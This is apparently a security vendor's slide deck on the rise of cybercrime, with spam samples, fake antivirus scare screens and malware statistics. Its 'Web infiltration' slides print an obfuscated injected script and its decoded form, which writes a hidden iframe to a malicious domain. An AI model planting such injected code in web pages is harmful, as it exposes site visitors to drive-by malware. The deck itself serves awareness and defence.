


Pete Nieminen
Key Accounts
Baltics and Finland

Evolution from Internet threats to Cybercrime



What is cybercrime? Isn't the problem about the stupid end-users?




Handy Internet tool?



Has your credit card number been **STOLEN** on the Internet?

card number

expires



Type the CAPTCHA and strip the lady...

Melissa strip



Ok, lets start baby! Lets see if you can strip me :).
Put the word that you see on bottom, if its correct I'll
take off 1 of my xxx :)

MH2y

Enter



...and tons of more

How much is your car worth on trade-in? - Message (HTML)

GET YOUR UNIVERSITY DIPLOMA
Do you want a progressive future, increased earning power, more money and the respect of all?
Call this number: 1-646-304-7923 (24 hours)

- There are no required tests, classes, books, or semester
- Get a Bachelor's, Master's, MBA, and Doctorate (PhD) diploma
- Receive the benefits and advantages that come with a diploma
- No use or travel fees!

Protect Your PC from Killer Viruses
Warning: Your AntiVirus Software is Out-of-date! Pro...
Name: AntiVirus 2003
Status: (Live Update)

USA PLATINUM CARD
GUARANTEED ONLINE APPROVAL!
\$7500
UNSECURED PLATINUM
CREDIT CARD

AFFINIA
Great Rates and a Free Weekend in NYC
For work or pleasure, you're at home in the city with a spacious Affinia suite.
Welcome to Affinia, with comfortable suites and space to spread out and work or relax in your choice of two locations, in the heart of the city or in the heart of the city with the business amenities you need to be productive.
Weekend rates start at \$175 through March 31.*
Win a weekend getaway.
Enter a complimentary weekend at NYC at Affinia, including airfare for two, a weekend suite, breakfast each morning, and a bottle of champagne in your suite. (Subject to review advance notice of Affinia special offers, packages and events at our destination from 7:00 AM to 6:00 PM, and must be entered by 11:59 PM.)

GET HIGH NOW
Human Growth Hormone will add 5 years!
Only equal! As seen on CBS, NBC, The Today Show
Leave your worst click here
STOP THE AGING PROCESS WITH HGH!
Body Fat Loss... up to 50%
Muscle Mass... up to 40%
Sexual Potency... up to 75%
Memory... up to 80%
Muscle Strength... up to 100%
HUMAN GROWTH HORMONE WORKS!
Click here for details on HGH

STOP HAVING PATIENTS IMMEDIATELY!
Are you drowning in debt?
Here's what we can do for YOU...
1. Terminate your credit card debt
2. Allow you to stop making payments (immediately!)
3. Obtain a ZERO BALANCE statement from your creditors
Unlike bankruptcy, this is COMPLETELY PRIVATE and will NOT DAMAGE YOUR CREDIT REPORT!
You will NOT lose your home or any other assets!
Request your FREE CONSULTATION now!

Find Alpha Male Here

USA PLATINUM CARD
GUARANTEED ONLINE APPROVAL!
\$7500
UNSECURED PLATINUM CREDIT CARD

Free TV is Here!
That's right. We have a small filter that easily fits on the back of your receiver so you can buy Movies, Live Sporting Events, Concerts, etc. without paying a dime. This is 100% legal as it is used as reception enhancer device!
Click Here for More on This Great Product

Channels you buy for FREE include:

- All New Movie Releases which normally cost \$5 a movie. FREE
- Adult Movies (P.O. Playboy, HotZone, etc) normally cost \$10 a movie. FREE
- Shooting UFC & Boxing P.P.V.'s (MMA, Boxing Heavy Weight Fights) normally cost \$30.80 an event. FREE
- Live Music Concerts (Emmin B. Spears, Dixie Chicks, etc) normally cost \$35 an event. FREE
- Bottom line: Anything you would normally buy you get FREE with this! What does this mean? Means you save \$1000 in programming a month for one low cost of this unique filter. Guaranteed to Work!


Is there a catch? The only catch is you need Digital Cable. This is because you must buy the remote control for the filter to work. Don't have Digital Cable? Simply upgrade for the small fee as you will be getting \$1000's of Free programming a month! A very worthwhile investment for YOUR Leisure time!

BONUS! With the purchase of the Filter you also get a FREE \$20 value gift item. You can go wrong on this BLOWOUT Sale!!

All this for ONLY \$40!
Click Below to get more information & your Cable Filter Today (while supplies last)
Click Here for More on This Great Product

If you no longer wish to receive our offers and updates click below and we will promptly honor your request.
To be removed click here

So what is wrong with this one?



Web infiltration

File Edit View Help

```
<td></td>
</tr>
<tr>
<td></td>
</tr>
<tr>
<td></td>
</tr>
<tr>
<td></td>
</tr>
```

</table></td>

<td><table width="335" border="0" cellspacing="0" cellpadding="0">

```
<tr>
<td></td>
</tr>
```

</table></td>

</tr>

</table>

</body>

</html>


```
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe><script>function v4822210e7b881(v4822210e7c050){ function v4822210e7c826 () {var v4822210e7cff1=16; return v4822210e7cff1;} return(parseInt(v4822210e7c050,v4822210e7c826()));};function v4822210e7d7c0(v4822210e7dfb3){ function v4822210e7f6fe () {var v4822210e7fece=2; return v4822210e7fece;} var v4822210e7e77d='';for(v4822210e7ef30=0; v4822210e7ef30<v4822210e7dfb3.length; v4822210e7ef30+=v4822210e7f6fe()){ v4822210e7e77d+=(String.fromCharCode(v4822210e7b881(v4822210e7dfb3.substr(v4822210e7ef30, v4822210e7f6fe()))));};return v4822210e7e77d;} document.write(v4822210e7d7c0('3C5343524950543E77696E646F772E7374617475733D27446F6E65273B646F63756D656E742E777269746528273C696672616D65206E16D653D62666430623135656262207372633D5C
```


```
de-obfuscated.txt - Notepad
File Edit Format View Help
<SCRIPT>>window.status='Done';document.write('<iframe name=926ac60f src='\`http://getanewmazda.info/dir/index.php?'+Math.round(Math.random()*261954)+'ec34d7dd3c3f\' width=594 height=441 style='\`display:none\`></iframe>')</SCRIPT>
```

How about this?



Growing amount of botnets





**Today's botnets are attacking with the power of
over 1.5 million nodes**

***STOP: 0x000000D1 (0x00000000, 0xF73120AE, 0xC0000008, 0xC0000000)

A spyware application has been detected and Windows has been shut down to prevent damage to your computer

SPYWARE.MONSTER.FX_WILD_0x00000000

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure your antivirus software is properly installed. If this is a new installation, ask your software manufacturer for any antivirus updates you might need.

Windows detected unregistered version of Antivirus 2009 protection on your computer. If problems continue, please activate your antivirus software to prevent computer damage and data loss.

*** SRV.SYS - Address F73120AE base at C00000000, DateStamp 36b072a3

Beginning dump of physical memory...

Physical memory dump complete. Restarting...



Your *Antivirus 2009* copy is unregistered. Microsoft Security Center recommends you to activate your antivirus protection software.

Customized 0-day attack



- Rogue AV infections and 0-day attacks continue:
 - Displays fake BSOD that mentions the fake AV product
 - Displays fake reboot screen that has text
 - Both are actually screensavers
- Detected as TROJ_FAKEAV.SV

So let's talk about the real criminals



Bad Times are Good for Cybercrime

Other security companies, even the FBI, are one in saying that as global markets go down, cybercrime goes up:

- *McAfee, Inc. announced findings from its annual cyber security study in which experts warned that the recession is proving a hotbed for fraudulent activity as cybercriminals capitalize on a climate of consumer fear and anxiety.*
- *The underground economy is booming even as the rest of the economy lurches towards recession, according to a new study by Symantec.*
- *PandaLabs reported a direct correlation between the recent stock market declines and increases in targeted cyberattacks.*
- *"One thing we've seen is financially based cybercrime is recession-proof," says Darren Mott, supervisory special agent for the FBI's Cyber Division.*




The Evolving Threat Landscape

Malware is multiplying

Malware is sophisticated

Malware is profit-driven



Malware samples

- 1988: 1738
- 1998: 177615
- 2008: 2,750,000 and up
- Pattern files can't keep up.

Malware variants


- Multi-vector
- Polymorphic
- Rapid variants
- Very hard to detect

Malware actions

- Stealthy
- Targeted
- Crime & Espionage
- Increased liability costs

